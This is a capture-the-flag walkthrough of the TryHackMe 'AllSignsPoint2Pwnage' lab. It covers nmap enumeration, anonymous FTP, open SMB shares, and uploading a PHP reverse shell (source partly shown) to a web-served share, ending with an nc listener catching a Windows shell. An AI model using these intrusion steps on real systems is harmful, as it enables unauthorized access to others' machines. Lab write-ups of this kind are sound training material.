
AllSignsPoint2Pwnage – TryHackMe

Our main task is to obtain the **admin flag, user flag, and passwords**. We also need to answer several questions along the way.

Contents


1.Enumeration

We begin by checking if the host is alive.




```
root@ip-10-10-252-214:~# ping 10.10.28.240
PING 10.10.28.240 (10.10.28.240) 56(84) bytes of data.
64 bytes from 10.10.28.240: icmp_seq=1 ttl=128 time=1.56 ms
64 bytes from 10.10.28.240: icmp_seq=2 ttl=128 time=0.576 ms
64 bytes from 10.10.28.240: icmp_seq=3 ttl=128 time=0.351 ms
^C
--- 10.10.28.240 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2013ms
rtt min/avg/max/mdev = 0.351/0.827/1.555/0.522 ms
```

The host responds, so it’s time to run **nmap**. One of the questions is about the number of open TCP ports below 1024.




```
root@ip-10-10-252-214:~# nmap 10.10.28.240
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-28-240.eu-west-1.compute.internal (10.10.28.240)
Host is up (0.023s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5900/tcp open  vnc
MAC Address: 02:98:4D:85:3D:29 (Unknown)
```

On port **21**, FTP is running. Nmap shows that **anonymous login** is allowed.We log in and retrieve the file notice.txt.




```
root@ip-10-10-252-214:~# nmap -Pn -sC -p 21 10.10.28.240
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-28-240.eu-west-1.compute.internal (10.10.28.240)
Host is up (0.00012s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_11-14-20  04:26PM                  173 notice.txt
| ftp-syst:
|_  SYST: Windows_NT
MAC Address: 02:98:4D:85:3D:29 (Unknown)
```




```
root@ip-10-10-252-214:~# ftp 10.10.28.240
Connected to 10.10.28.240.
220 Microsoft FTP Service
Name (10.10.28.240:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-14-20  04:26PM                  173 notice.txt
226 Transfer complete.
ftp> get notice.txt
local: notice.txt remote: notice.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
173 bytes received in 0.36 secs (0.4653 kB/s)
```

The file tells us that resources have been moved from FTP to Windows File Share (SMB).




```
NOTICE
======

Due to customer complaints about using FTP we have now moved 'images' to
a hidden windows file share for upload and management
of images.

- Dev Team
```

The file tells us that resources have been moved from FTP to Windows File Share (SMB). Port **445** is open. Using smbclient, we list publicly accessible shares.This also gives the answer to the question about where the **images** folder was copied.




```
root@ip-10-10-252-214:~# smbclient -L //10.10.28.240/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        images$         Disk
        Installs$       Disk
        IPC$            IPC       Remote IPC
        Users           Disk
SMB1 disabled -- no workgroup available
```

We don’t have access to the **admin share**, but we can log in to **images$**.




```
root@ip-10-10-252-214:~# smbclient //10.10.28.240/ADMIN$ -N
tree connect failed: NT_STATUS_ACCESS_DENIED
```



```
root@ip-10-10-252-214:~# smbclient //10.10.28.240/images$ -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jan 26 18:19:19 2021
  ..                                  D        0  Tue Jan 26 18:19:19 2021
  internet-1028794_1920.jpg           A   134193  Sun Jan 10 21:52:24 2021
  man-1459246_1280.png                A   363259  Sun Jan 10 21:50:49 2021
  monitor-1307227_1920.jpg            A   691570  Sun Jan 10 21:50:29 2021
  neon-sign-4716257_1920.png          A  1461192  Sun Jan 10 21:53:59 2021

                10861311 blocks of size 4096. 4142081 blocks available
```


There are 4 images inside, but they don’t contain anything useful.



```
smb: \> get internet-1028794_1920.jpg
getting file \internet-1028794_1920.jpg of size 134193 as internet-1028794_1920.
jpg (574.8 KiloBytes/sec) (average 574.8 KiloBytes/sec)
smb: \> get man-1459246_1280.png
getting file \man-1459246_1280.png of size 363259 as man-1459246_1280.png (2771.
4 KiloBytes/sec) (average 1364.6 KiloBytes/sec)
smb: \> get monitor-1307227_1920.jpg
getting file \monitor-1307227_1920.jpg of size 691570 as monitor-1307227_1920.jp
g (3815.6 KiloBytes/sec) (average 2178.5 KiloBytes/sec)
smb: \> get neon-sign-4716257_1920.png
getting file \neon-sign-4716257_1920.png of size 1461192 as neon-sign-4716257_19
20.png (5304.6 KiloBytes/sec) (average 3227.1 KiloBytes/sec)
```


2.Foothold

We can upload a **reverse shell** through smbclient.



```
smb: \> put cats.php
putting file cats.php as \cats.php (0.8 kb/s) (average 0.8 kb/s)
smb: \> ls
  .                                   D        0  Fri Aug 22 09:26:36 2025
  ..                                  D        0  Fri Aug 22 09:26:36 2025
  cats.php                            A     5494
  internet-1028794_1920.jpg           A   134193  Sun Jan 10 21:52:24 2021
  man-1459246_1280.png                A   363259  Sun Jan 10 21:50:49 2021
  monitor-1307227_1920.jpg            A   691570  Sun Jan 10 21:50:29 2021
  neon-sign-4716257_1920.png          A  1461192  Sun Jan 10 21:53:59 2021

                10861311 blocks of size 4096. 4137199 blocks available
```

This folder is also accessible via the browser.




Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
cats.php			
internet-1028794_192..>	2021-01-10 21:52	131K	
man-1459246_1280.png	2021-01-10 21:50	355K	
monitor-1307227_1920..>	2021-01-10 21:50	675K	
neon-sign-4716257_19..>	2021-01-10 21:53	1.4M	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.10.28.240 Port 80


The first reverse shell attempt fails.



Warning: Unknown: failed to open stream: Invalid argument in **Unknown** on line **0**

Fatal error: Unknown: Failed opening required 'C:/xampp/htdocs/images/cats.php' (include_path='C:\xampp\php\PEAR') in **Unknown** on line **0**

We try another reverse shell payload → configure it, upload it, and this one works.




php-reverse-shell / src / reverse / php_reverse_shell.php

ivan-sincek Small Improvements 7bfed73 · 2 years ago


183 lines (177 loc) · 9.18 KB

```
<?php
// Copyright (c) 2020 Ivan Šincek
// v2.6
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    private $os    = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w')  // shell can write to STDERR
```




```
smb: \> put workingcats.php
putting file workingcats.php as \workingcats.php (21.9 kb/s) (average 2.0 kb/s)
```

Before execution, we set up a listener with nc. We now have a shell!




```
root@ip-10-10-252-214:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.28.240 49927
SOCKET: Shell has connected! PID: 2788
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\images>whoami
desktop-997gg7d\sign

C:\xampp\htdocs\images>
```

To check which user session is active: query user.



```
C:\xampp\htdocs\images>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME
 sign                  console             1  Active      none
5
```

